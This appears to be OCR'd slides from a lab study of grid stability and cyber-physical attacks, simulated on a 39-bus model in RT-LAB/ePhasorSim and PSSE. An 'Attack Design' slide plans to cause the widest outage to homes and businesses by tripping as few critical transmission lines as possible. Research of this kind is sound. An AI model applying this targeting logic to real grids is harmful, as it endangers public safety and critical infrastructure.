
RT-LAB/ePhasorSim Models




RT-LAB/ePhasorSim Models

- **RT-LAB**
  - Runs a specified ePhasorSim model on the OPAL-RT simulator
  - Special “OP-COM” blocks used and allow for monitoring and control of data
- **ePhasorSim**
  - Model created using block sets for inputs, outputs, and tripping.
  - Data transfer over different protocols for compatibility with devices
  - Was chosen after running into difficulties with previous Simulink models.

Master Block w/ Relay Integration



Control System w/ Manual Trips




Testing

Properly Designed System

- A properly created system should have n-1 contingencies
  - If trip 1 line, System should stabilize itself
  - Some systems have n-2 (Tripping 2 lines)
    - Beyond that, depends on final layout
- Based on NERC Planning standards
  - used to base stability analysis of system
  - Initial bus values between .95 and 1.05 pu
  - Voltage dip not to exceed 30% at any bus.
  - Post voltage deviation not to exceed 10% at any bus.

39 Bus Model


Generator
Load
Transformer
Bus
T-line
G8
G10
G9
G6
G1
G7
G2
G5
G4
G3
<1>
<2>
<3>
<4>
<5>
<6>
<7>
<8>
<9>
<10>
<11>
<12>
<13>
<14>
<15>
<16>
<17>
<18>
<19>
<20>
<21>
<22>
<23>
<24>
<25>
<26>
<27>
<28>
<29>
<31>
<32>
<33>
<34>
<35>
<36>
<37>
<38>
<39>
<Bus #>


Attack Design

- Want to separate as many Generators and Loads as possibly
  - While keeping the system as large as possible
  - Minimum effort (trip as few as possible), maximum effect
  - Take out power to as many homes and businesses
- Look for single transmission lines connecting many generators/loads
  - Trip only one thing and cause massive disturbance

Offline Simulations


PSSE

Trip 16 to 19 and Stay Tripped




Trip 16 to 19 and Stay Tripped

Bus Voltages




- Surrounding busses affected
  - Voltage stabilizing
- Goes back to equilibrium
  - after 16-18 sec from trip

Gen Rotor Angles




- Generators at busses 33 & 34 rapidly increase
  - Compensation for 2 Gen and only 1 load

Trip 26-25 & 27-17




Trip 26-25 & 27-17

Bus Voltages



Gen Rotor Angles



